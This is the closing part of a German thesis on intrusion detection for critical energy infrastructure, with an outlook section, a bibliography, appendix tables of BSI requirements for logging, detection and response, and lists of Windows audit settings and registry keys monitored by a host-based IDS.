Besonders mit dem Blick auf die aktuelle Lage zum Thema künstliche Inteleigenz (KI) kann sich die Bedrohungssituation in Zukunft stark ändern. KI kann als Werkzeug für Cyberkriminelle dienen, die damit schneller und effizienter neue Sicherheitslücken entdecken und ausnutzen können. Andererseits können KIs auch dabei helfen, effizientere und selbstlernende Schutzmechanismen zu entwickeln und Systeme so besser schützen. Im Bereich der IDS und IPS ist eine solche Entwicklung durchaus denkbar. Um neuartige Lösungen besser testen zu können, wird die Konzeption des Mirrorsystems in modifizierter Form erneut genutzt wird. Die zukünftige Ausrichtung könnte darauf abzielen, Mirrorsysteme aufzubauen, die größtenteils voll funktionale Schutzgeräte integriert haben. Die hier präsentierte Virtualisierung des Leitsystems in Kombination mit Geräten, die, egal ob virtuell oder real, einen vollen Funktionsumfang haben, eröffnet die Option, verschiedene Szenarien zu erproben und zu testen.
So könnten in größer angelegten Tests verschieden Lösungen geprüft und verglichen werden. Cybersicherheit ist ein komplexes Thema, aus diesem Grund wird die CAP oder ähnliche Lösungen in Zukunft an Bedeutung gewinnen. Neben der hier vorgestellten Möglichkeit, einen Syslog Server auf diesem System laufen zu lassen, werden weitere Applikationen dazu kommen. Zum Beispiel das IDS von Nozomi Networks oder andere Dienste, welche die gesammelten Daten des HIDS und NIDS für die Auswertung miteinander verknüpfen können.

Literaturverzeichnis

[1] Tanriverdi, Hakan. „BSI: Cyberangriff auf ukrainisches Stromnetz“. Süddeutsche.de. Januar 2016, https://www.sueddeutsche.de/digital/ukraine-bundesamt-geht-von-hackerangriff-auf-ukrainisches\-stromnetz-aus-1.2830197. Zugegriffen 29. August 2023.

[2] Westernhagen, Olivia. „Dragonfly: Symantec warnt vor verstärkten Hackerangriffen auf Energiekonzerne“. Heise.de. September 2017, https://www.heise.de/news/Dragonfly-Symantec-warnt-vor-verstaerkten-Hackerangriffen-\auf-Energiekonzerne-3823359.html. Zugegriffen 29. August 2023.

[3] „Cybersicherheit - KRITIS- Meldungen bis 2022“. Statista. Oktober 2022 , https://de.statista.com/statistik/daten/studie/1230654/umfrage/anzahl-der-kritis-meldungen-an-das-bsi/?locale=de. Zugegriffen 29. August.

[4] Scholz, Christaian. „KRITIS 2.0 - Wie Unternehmen die IDS-Pflicht mit Managed Service Providern erfüllen können“ Infopoint Security. Januar 2023, https://www.infopoint-security.de/kritis-2-0-wie-unternehmen-die-ids-pflicht-mit-managed-service\-providern-erfuellen-koennen/a33135/. Zugegriffen 29. August.

[5] Nozomi Networks. https://www.nozominetworks.com/de/. Zugegriffen 5. September 2023.

[6] Graylog, https://graylog.org/. Zugegriffen 5. September 2023.

[7] OpenKRITIS: „KRITIS-Betreiber und Cyber Security Pflichten“, https://www.openkritis.de/betreiber/index.html. Zugegriffen 29. August.

[8] OpenKRITIS: „Cyber Security Standards für Kritische Infrastrukturen“, https://www.openkritis.de/massnahmen/kritis-security-standards.html. Accessed 29. August 2023.

[9] § 8a BSIG - Einzelnorm. https://www.gesetze-im-internet.de/bsig_2009/__8a.html. Zugegriffen 29. August.

[10] „Stand der Technik umsetzen“. Bundesamt für Sicherheit in der Informationstechnik, https://www.bsi.bund.de/DE/Themen/KRITIS-und-regulierte-Unternehmen/Kritische-Infrastrukturen/Allgemeine-Infos-zu-KRITIS/Stand-der-Technik-umsetzen/stand-der-technik-umsetzen.html?nn=126616. Zugegriffen 23. August 2023.

[11] 2. ITSiG Zweites Gesetz zur Erhöhung der Sicherheit informationstechnischer Systeme. https://www.buzer.de/gesetz/14639/index.htm. Zugegriffen 30. August 2023.

[12] Bundesamt für Sicherheit in der Informationstechnik. „Orientierungshilfe zu Nachweisen gemäß § 8a Absatz 3 BSIG“. [Online]. Verfügbar unter: https://www.bsi.bund.de/DE/Themen/KRITIS-und-regulierte-Unternehmen/Kritische-Infrastrukturen/KRITIS-Nachweise/OH_Nachweise/orientierungshilfe_node.html. Zugegriffen 10. August 2023.

[13] Gesetz über das Bundesamt für Sicherheit in der Informationstechnik (BSIG) § 2 - Einzelnorm. https://www.gesetze-im-internet.de/bsig_2009/__2.html. Zugegriffen 21. August 2023.

[14] Gesetz über das Bundesamt für Sicherheit in der Informationstechnik (BSIG) § 14 - Einzelnorm. https://www.gesetze-im-internet.de/bsig_2009/__14.html. Zugegriffen 21. August 2023.

[15] Energiewirtschaftsgesetz (EnEG) § 11 - Einzelnorm. https://www.gesetze-im-internet.de/enwg_2005/__11.html. Zugegriffen 23. Februar 2023.

[16] „IT-Sicherheitskatalog gemäß § 11 Absatz 1b Energiewirtschaftsgesetz“. Bundesnetzagentur, Dezember 2018. [Online] Verfügbar unter: https://www.bundesnetzagentur.de/SharedDocs/Downloads/DE/Sachgebiete/Energie/Unternehmen_Institutionen/Versorgungssicherheit/IT_Sicherheit/IT_Sicherheitskatalog_2018.pdf?__blob=publicationFile&v=4. Zugegriffen 15. August 2023.

[17] Bundesverband der Energie- und Wasserwirtschaft e.V. (BDEW). „Anlagen zur Steuerung und Bündelung von Energie: Anwendungsregeln zur Konformitätsbewertung (B3S) - Version 1.1“. Februar 2021. S. 33. [Online] Verfügbar unter: https://www.bdew.de/media/documents/20210222_BDEW_B3S_Anlagen_zur_Steuerung_und_Bundelung_v1.1_WQNbS5a.pdf. Zugegriffen 15. August 2023.

[18] Faber, Eberhard von. „IT und IT-Sicherheit in Begriffen und Zusammenhängen: thematisch sortiertes Lexikon mit alphabetischem Register zum Nachschlagen.“ Springer Vieweg, 2021. S. 10 ff.

[19] Spafford, Eugene. „James P. Anderson: An Information Security Pioneer“. IEEE Security Privacy Magazine, Bd. 6, Nr. 1, 2008, S. 9. https://www.academia.edu/82505002/James_P_Anderson_An_Information_Security_Pioneer. Zugegriffen 29. August

[20] Yost, Jeffrey R. „The March of IDES: Early History of Intrusion-Detection Expert Systems“. IEEE Annals of the History of Computing, Bd. 38, Nr. 4, Oktober 2016, S. 42–54. [Online] Verfügbar unter: https://ieeexplore.ieee.org/document/7155454. Zugegriffen 29. August

[21] Vocabulary | NICCS. https://niccs.cisa.gov/cybersecurity-career-resources/vocabulary#I. Zugegriffen 27. August 2023.

[22] Spenneberg, Ralf, und Robert L. Ziegler. „Intrusion Detection für Linux-Server: mit Open Source-Tools Angriffe erkennen und analysieren“. Markt+Technik Verl, 2003. S. 24.

[23] MITRE ATTCK®. https://attack.mitre.org/. Accessed 26. August 2023.

[24] publik. „Wie funktioniert ein Umspannwerk?“ TWL Kurier, 28. September 2017, https://www.enbw.com/unternehmen/eco-journal/umspannwerke.html. Zugegriffen 10. August 2023.

[25] Mandl, Peter. Grundkurs Betriebssysteme: Architekturen, Betriebsmittelverwaltung, Synchronisation, Prozesskommunikation, Virtualisierung. 5., Aktualisierte Auflage, Springer Vieweg, 2020. S. 297.

[26] „Purdue Model for ICS Security“. Check Point Software, https://www.checkpoint.com/cyber-hub/network-security/what-is-industrial-control-systems-ics-security/purdue-model-for-ics-security/. Zugegriffen 26. August 2023.

[27] „Nmap: the Network Mapper - Free Security Scanner“. https://nmap.org/. Zugegriffen 30. August 2023.

[28] „DoS- und DDoS-Attacken“. Bundesamt für Sicherheit in der Informationstechnik, https://www.bsi.bund.de/DE/Themen/Verbraucherinnen-und-Verbraucher/Cyber-Sicherheitslage/Methoden-der-Cyber-Kriminalitaet/DoS-Denial-of-Service/dos-denial-of-service.html?nn=132356. Accessed 26. August 2023.

[29] Microsoft Corporation. “Windows 10 and Windows Server 2016 security auditing and monitoring reference.“[Online]. Verfügbar unter: https://www.microsoft.com/en-US/download/details.aspx?id=52630. Zugegriffen 10. August 2023.

Anhang

8.1 BSI-Anforderungen an die Angriffserkennung

Anforderungen an ein Angriffserkennungssystem:

Die folgenden Tabellen enthalten die Anforderungen, an ein Angriffserkennungssystem, wie sie in der *BSI - Orientierungshilfe zum Einsatz von Systemen zur Angriffserkennung* zu finden sind.

Protokollierung:

Planung:

Anforderung an die Protokollierung in der Planungsperiode

Nr.	Anforderung	Beschreibung
1	MUSS	auf Basis der Risikoanalyse und Betrachtung der kritischen Prozesse, die Umsetzung planen
2	MUSS	angemessene Sichtbarkeit in angemessener Zeit erreichen
3	MUSS	Protokoll – und Protokollierungsdaten erheben, speichern und bereitstellen, um sicherheitsrelevante Ereignisse zu identifizieren
4	KANN	Einsatz von Zusatzsystemen, damit nicht jedes Gerät selbst Protokolldateien erzeugen muss
5	MUSS	zur Speicherung notwendigen Systeme und deren Sicherheitsvorkehrungen in Planungsperiode betrachten
6	MUSS	Prüfung, ob aus datenschutzrechtlichen Gründen Protokolldateien anonymisiert oder pseudonymisiert werden müssen
7	MUSS	Identifizierung aller Systeme, die zur Aufrechterhaltung der kritischen Dienstleistung gehören
8	SOLL	sind bestehenden Systeme nicht in der Lage, Protokollierungsdaten zu erstellen, sollten Maßnahmen(Software, Systeme) ergriffen werden, die Detektion bzw. Reaktion ermöglichen
9	KANN	die Maßnahmen können in der Lage sein, anhand eines repräsentativen Systems pro Systemgruppe bestimmt zu werden.
10	MUSS	Ergebnisse der Planungsperiode müssen dokumentiert werden
11	MUSS	die Dokumentation umfasst alle Netzbereiche, die Protokoll- und Protokollierungsdatenquellen, deren Beziehungen untereinander sowie den Datenfluss der Protokoll- und Protokollierungsdaten im Anwendungsbereich. Ein angemessener Abstraktions- und Detailgrad ist zu wählen, sodass Einsatz von IDS bewertet werden kann.
12	SOLL	Gruppierunggleiche Systemgruppen innerhalb der Dokumentation Gruppieren
13	MUSS	Dokumentation was welches System bzw. Gruppe protokolliert
14	MUSS	Ein Prozess muss eingerichtet werden, welche sicherstellt, dass Protokollierung bei Veränderungen im Anwendungsbereich entsprechend angepasst werden

Umsetzung:

Umsetzung der Protokollierung

Nr.	Anforderung	Beschreibung
1	MUSS	Gesammelten sicherheitsrelevanten Protokoll- und Protokollierungsdaten werden an den, für den jeweiligen Netzbereich, zentralen Stellen gespeichert.
2	SOLL	Die Anzahl der zentralen Stellen ist möglichst gering zu halten und soll sich mindestens an funktionalen Einheiten orientieren, damit der Zugriff auf die Daten einfach erfolgen kann.
3	MUSS	die Protokollierungsinfrastruktur muss ausreichend dimensioniert sein. Es müssen genügend technische, finanzielle und personelle Ressourcen bereitgestellt sein
4	MUSS	die gesammelten Protokollierungsdaten müssen gefiltert, normalisiert, aggregiert und korreliert werden.
5	MUSS	die Protokllierungsadten müssen geeignet verfügbar gemacht werden
6	KANN	die unbearbeiteten Daten können zeitlich begrenzt gespeichert werden um die Detektion zu unterstützen
7	SOLL	die Protokollierungsdatenquellen auf Netzebene sollten von außen (Netzgrenzen) nach innen (Netzbereiche) erschlossen werden
8	SOLL	die Systemebene sollte ausgehend von den zentralen, kritischen Systemen, wie etwa Prozessleit- und Automatisierungstechnik und Leitsystemen, erschlossen werden. Dabei sollte die Priorisierung zur Auswahl der Protokollierungsdatenquellen ausgehend von der Kritikalität der Systeme abgeleitet werden.
9	MUSS	nach der Umsetzung der Protokollierung muss geprüft werden, ob alle geplanten Protokollierungsdatenquellen gemäß der Planung umgesetzt wurden.
10	MUSS	existieren branchenspezifisch Anforderungen, müssen diese ebenfalls entsprechend umgesetzt werden.

Detektion:

Planung:

Anforderung an die Detektion in der Planungsperiode

Nr.	Anforderung	Beschreibung
1	MUSS	umfassende und effiziente Abdeckung der Bedrohungslandschaft erzielt werden
2	MUSS	Größe und Struktur des Unternehmens berücksichtigen
3	KANN	zur Bestimmung der Abdeckung eine standardisierte Methode verwenden z. B. MITRE ATT&CK bzw. ATT&CK for ICS

Umsetzung:

Nr.	Anforderung	Beschreibung
1	MUSS	alle Protokoll- und Protokollierungsdaten kontinuierlich überwachen und auswerten.
2	KANN	dies kann automatisiert werden, wenn bei relevanten Ereignissen eine unmittelbare Alarmierung der Verantwortlichen gewährleistet ist.
3	MUSS	die Prüfung des Ereignisses muss in einer geringen Zeitspanne erfolgen
4	MUSS	Es müssen Mitarbeitende bzw. Mitarbeitende von Dienstleistern benannt werden, die dafür zuständig sind.
5	MUSS	Wenn die benannten Mitarbeiter aktiv Ereignisse suchen, muss dies dokumentiert werden.
6	MUSS	Es müssen genügend personelle Ressourcen bereitgestellt werden.
7	MUSS	es müssen Schadcodedetektionssysteme eingesetzt und zentral verwaltet werden.
8	MUSS	anhand des Netzplans muss festgelegt werden, welche Netzsegmente durch zusätzliche Detektionssysteme geschützt werden müssen.
9	MUSS	insbesondere müssen die im Netzplan definierten Übergänge zwischen internen und externen Netzen um NIDS ergänzt werden.
10	SOLLTE	damit die Protokoll- und Protokollierungsdaten korreliert und abgeglichen werden können, sollten sie zeitlich synchronisiert werden.
11	MUSS	die gesammelten Ereignismeldungen müssen regelmäßig auf Auffälligkeiten kontrolliert werden.

12	MUSS	die Signaturen der Detektionssysteme müssen immer auf aktuellstem Stand gehalten werden.
13	MUSS	um neue Erkenntnisse über sicherheitsrelevante Ereignisse für den eigenen Informationsverbund zu gewinnen, müssen externe Quellen herangezogen werden.
14	MUSS	Meldungen von unterschiedliche Kanäle an die richtige Stelle leiten.
15	MUSS	Informationen aus zuverlässigen Quellen müssen grundsätzlich ausgewertet werden.
16	MUSS	alle gelieferten Informationen müssen nach Relevanz bewertet werden.
17	MUSS	Mitarbeiter speziell damit beauftragen Protokolle auszuwerten.
18	SOLL	Dies sollte eine höre priori täte als ihre anderen Aufgaben haben.
20	SOLL	Dieses Personal sollte spezialisierte weiterführende Schulungen und Qualifikationen erhalten.
21	MUSS	Ein Personenkreis muss benannt werden, der für das Thema Auswertung von Protokoll- und Protokollierungsdaten verantwortlich ist.
22	MUSS	Alle gelieferten Informationen müssen nach Relevanz bewertet werden.
23	MUSS	Zentrale Komponenten MÜSSEN eingesetzt werden, um sicherheitsrelevante Ereignisse zu erkennen und auszuwerten.
24	MUSS	Zentrale automatisierte Analysen mit Softwaremitteln MÜSSEN dazu eingesetzt werden, um alle in der Systemumgebung anfallenden Protokoll- und Protokollierungsdaten aufzuzeichnen, in Bezug zueinander zu setzen und sicherheitsrelevante Vorgänge sichtbar zu machen.
25	MUSS	Alle eingelieferten Protokoll- und Protokollierungsdaten MÜSSEN lückenlos in der Protokollverwaltung einsehbar und auswertbar sein.
26	MUSS	Die Daten MÜSSEN kontinuierlich ausgewertet werden.
27	MUSS	Werden definierte Schwellenwerte überschritten, MUSS automatisch alarmiert werden.
28	MUSS	Das zuständige Personal MUSS sicherstellen, dass bei einem Alarm nach fachlicher Bewertung und innerhalb einer der Risikoanalyse entsprechend geringen Zeitspanne eine qualifizierte und dem Bedarf entsprechende Reaktion eingeleitet wird.

29	MUSS	Die Systemverantwortlichen MÜSSEN regelmäßig die Analyseparameter auditieren und anpassen, falls dies erforderlich ist.
30	MUSS	Zusätzlich MÜSSEN bereits überprüfte Protokoll- und Protokollierungsdaten regelmäßig hinsichtlich sicherheitsrelevanter Ereignisse automatisch untersucht werden.
31	MUSS	Fortlaufende Aktualisierung von Angriffsmustern und Vulnerabilitätsinformationen
32	MUSS	Informationen zu aktuellen Angriffsmustern und technischen Vulnerabilitäten MÜSSEN fortlaufend für die im Anwendungsbereich eingesetzten Systeme eingeholt werden.
33	MUSS	Fortlaufende Meldungen von Herstellern, Behörden, Medien und anderen relevanten Stellen MÜSSEN geprüft werden und in dokumentierte Schwachstellenmanagement-Prozesse einfließen.
34	SOLLTE	Kalibrierung der Detektionsmechanismen
35	SOLLTE	Bei der Umsetzung von Detektionsmechanismen SOLLTE initial eine Kalibrierung durchgeführt werden.
36	SOLLTE	Ziel ist es, sicherheitsrelevante Ereignisse (SRE) im Normalzustand (Baselining) zu identifizieren.
37	SOLLTE	Die Kalibrierung SOLLTE bei Änderungen im Anwendungsbereich oder der Bedrohungslage erneut durchgeführt werden.
38	MUSS	Qualifizierung von sicherheitsrelevanten Ereignissen
39	MUSS	Die SRE MÜSSEN überprüft und daraufhin bewertet werden, ob sie auf einen Sicherheitsvorfall (qualifizierter SRE) hindeuten.
40	SOLLTE	Zur automatisierten Qualifizierung SOLLTEN die eingesetzten Systeme in eindeutig zuordenbaren Fällen befähigt sein.
41	SOLLTE	Nur qualifizierte SRE SOLLTEN den Prozess der Reaktion auslösen.
42	SOLLTE	Manuelle Qualifizierung in unklaren Fällen
43	SOLLTE	In Fällen, die nicht automatisiert eindeutig zugeordnet werden können, SOLLTE die Qualifizierung durch festgelegte Verantwortliche manuell erfolgen.
44	MUSS	Nachjustierung der Detektionsmechanismen

45	MUSS	Basierend auf den gewonnenen Erkenntnissen der Qualifizierung MÜSSEN die Detektionsmechanismen nachjustiert werden.
46	MUSS	Umsetzung branchenspezifischer gesetzlicher Anforderungen
47	MUSS	Falls branchenspezifische gesetzliche oder regulatorische Anforderungen bestehen, MÜSSEN diese ebenfalls entsprechend umgesetzt werden.

Reaktion:

Anforderung an die Reaktion

Nr.	Anforderung	Beschreibung
1	MUSS	Automatische Meldung von sicherheitsrelevanten Ereignissen durch Detektionssysteme und geeignete Schutzmaßnahmen in bestimmten Netzen.
2	MUSS	Möglichkeit zur automatischen Intervention in den Datenstrom, wo es die kritische Dienstleistung nicht gefährdet.
3	MUSS	Bei Unmöglichkeit einer automatischen Reaktion, Sicherstellung durch manuelle Prozesse.
4	MUSS	Schlüssige Begründung für den Ausschluss von Netzen von einer automatischen Reaktion.
5	MUSS	Behandlung festgestellter Sicherheitsvorfälle im Zusammenhang mit Angriffen.
6	MUSS	Überprüfung von Störungen und Sicherheitsvorfällen bezüglich Meldepflicht nach § 8b Absatz 3 BSIG bzw. §11 Absatz 1c EnWG.
7	SOLLTEN	Automatisierte Maßnahmen zur Vermeidung und Beseitigung von angriffsbedingten Störungen, wenn das Ereignis eindeutig qualifizierbar ist.
8	MUSS	Sicherstellung, dass automatisierte Maßnahmen die kritische Dienstleistung nicht beeinträchtigen.
9	SOLLTEN	Unterstützung einer nicht-automatisierten Qualifizierung und Behandlung von Ereignissen durch die eingesetzten Angriffserkennung.

8.2 HIDS Auditeinstellungen

Prozess Einstellungen:

Prozess Einstellungen

Einstellung	Funktion
Process Creation	Protokolliert die Erstellung von Prozessen auf dem System.
Process Termination	Protokolliert die Beendigung von Prozessen auf dem System.

Login Einstellungen:

Login Einstellungen

Einstellung	Beschreibung
Logon	Protokolliert erfolgreiche und fehlgeschlagene Anmeldeversuche
Other Logon/Logoff Events	Überwacht zusätzliche Anmelde-/Abmeldeereignisse wie Verriegelung/Entsperrung
Special Logon	Protokolliert spezielle Anmeldungen, z. B. privilegierte Benutzer
Authentication Policy Change	Überwacht Änderungen an Authentifizierungsrichtlinien

Kerberos Einstellungen:

Kerberos Einstellungen

Einstellung	Beschreibung
Kerberos Authentication Service	Überwacht die Anfragen für Kerberos-Authentifizierungstickets (TGT)
Kerberos Service Ticket Operations	Überwacht die Anfragen für Kerberos-Service-Tickets

Objektzugriffs-Einstellungen

Einstellung	Beschreibung
File Share	Überwacht den Zugriff auf Netzwerkfreigabeobjekte
Detailed File Share	Aktiviert die detaillierte Überwachung des Zugriffs auf Netzwerkfreigabeobjekte
Filtering Platform Connection	Protokolliert Verbindungen, die durch die Windows-Filterplattform verarbeitet werden
Filtering Platform Packet Drop	Protokolliert Pakete, die von der Windows-Filterplattform verworfen werden
Handle Manipulation	Überwacht das Erstellen und Schließen von Objekthandles
Registry	Überwacht den Zugriff auf Registrierungsschlüssel und -werte
Removable Storage	Protokolliert den Zugriff auf abnehmbare Speichergeräte
Other Object Access Events	Überwacht zusätzliche Objektzugriffsereignisse, die nicht in anderen Kategorien enthalten sind

Systembezogene Einstellungen

Einstellung	Beschreibung
Security System Extension	Überwacht die Installation von Systemerweiterungen wie Diensten
Plug and Play Events	Protokolliert Ereignisse im Zusammenhang mit Plug-and-Play-Geräten
Audit Policy Change	Überwacht Änderungen an der Überwachungsrichtlinie

Privilegienbezogene Einstellungen

Einstellung	Beschreibung
Sensitive Privilege Use	Überwacht die Verwendung von sensiblen Berechtigungen und Privilegien
Token Right Adjusted Events	Protokolliert Änderungen an Benutzertokenrechten

USB-Geräteüberwachung:

Registry Einstellungen: USB-Geräteüberwachung

Registry-Key	**Funktion**
HKLM:\SYSTEM\CurrentControlSet \Enum\USBSTOR	Überwachung von USB-Geräten
HKLM:\SYSTEM\CurrentControlSet\Enum\USB	Überwachung von USB-Geräten

Portable Devices:

Registry Einstellungen: Portable Devices

Registry-Key	**Funktion**
HKLM:\SOFTWARE\Microsoft\Windows Portable Devices\Devices	Überwachung von tragbaren Geräten

Gemountete Laufwerke:

Registry Einstellungen: Gemountete Laufwerke

Registry-Key	**Funktion**
HKLM:\SYSTEM\MountedDevices	Überwachung von gemounteten Laufwerken

Benutzerspezifische Ordner:

Registry Einstellungen: Benutzerspezifische Ordner

Registry-Key	**Funktion**
HKCU:\Software\Microsoft\Windows \CurrentVersion\Explorer\User Shell Folders	Pfade zu benutzerspezifischen Ordnern
HKCU:\Software\Microsoft\Windows \CurrentVersion\Explorer\Shell Folders	Pfade zu benutzerspezifischen Ordnern
HKLM:\SOFTWARE\Microsoft\Windows \CurrentVersion\Explorer\Shell Folders	Pfade zu Systemordnern
HKLM:\SOFTWARE\Microsoft\Windows \CurrentVersion\Explorer\User Shell Folders	Pfade zu Systemordnern

Systemrichtlinien:

Registry Einstellungen: Systemrichtlinien

Registry-Key	**Beschreibung**
HKLM:\Software\Microsoft\Windows \CurrentVersion\Policies\Explore	Steuert Systemrichtlinien
HKCU:\Software\Microsoft\Windows \CurrentVersion\Policies\System	Steuert benutzerspezifische Systemrichtlinien

Autostart-Anwendungen:

Registry Einstellungen: Autostart-Anwendungen

Registry-Key	**Funktion**
HKCU:\SOFTWARE\Microsoft\Windows \CurrentVersion\Run	Anwendungen, die beim Systemstart automatisch ausgeführt werden
HKCU:\SOFTWARE\Microsoft\Windows \CurrentVersion\RunOnce	Einmalige Anwendungen, die beim Systemstart automatisch ausgeführt werden
HKLM:\Software\Microsoft\Windows \CurrentVersion\RunServices	Dienste, die beim Systemstart automatisch ausgeführt werden
HKLM:\Software\Microsoft\Windows \CurrentVersion\RunServicesOnce	Einmalige Dienste, die beim Systemstart automatisch ausgeführt werden
HKLM:\Software\Microsoft\Windows \CurrentVersion\RunOnce\Setup	Einmalige Setup-Anwendungen, die beim Systemstart automatisch ausgeführt werden

Systemdienste und -prozesse:

Registry Einstellungen: Systemdienste und -prozesse

Registry-Key	**Funktion**
HKLM:\Software\Microsoft\Windows NT \CurrentVersion\Winlogon	Steuert den Windows-Anmeldeprozess
HKLM:\SYSTEM\CurrentControlSet\Services	Enthält Konfigurationsdaten für alle installierten Dienste
HKLM:\SOFTWARE\Microsoft\Windows NT \CurrentVersion\Svchost	Gruppiert Systemdienste, die gemeinsam als Prozesse ausgeführt werden
HKLM:\System\CurrentControlSet\Control \Session Manager	Steuert Sitzungsmanager-operationen

Erklärung

Hiermit erkläre ich, dass ich meine Arbeit selbstständig verfasst, keine anderen als die angegebenen Quellen und Hilfsmittel benutzt und die Arbeit noch nicht anderweitig für Prüfungszwecke vorgelegt habe.

Stellen, die wörtlich oder sinngemäß aus Quellen entnommen wurden, sind als solche kenntlich gemacht.

Sebastian Manns

Mittweida, 5. September 2023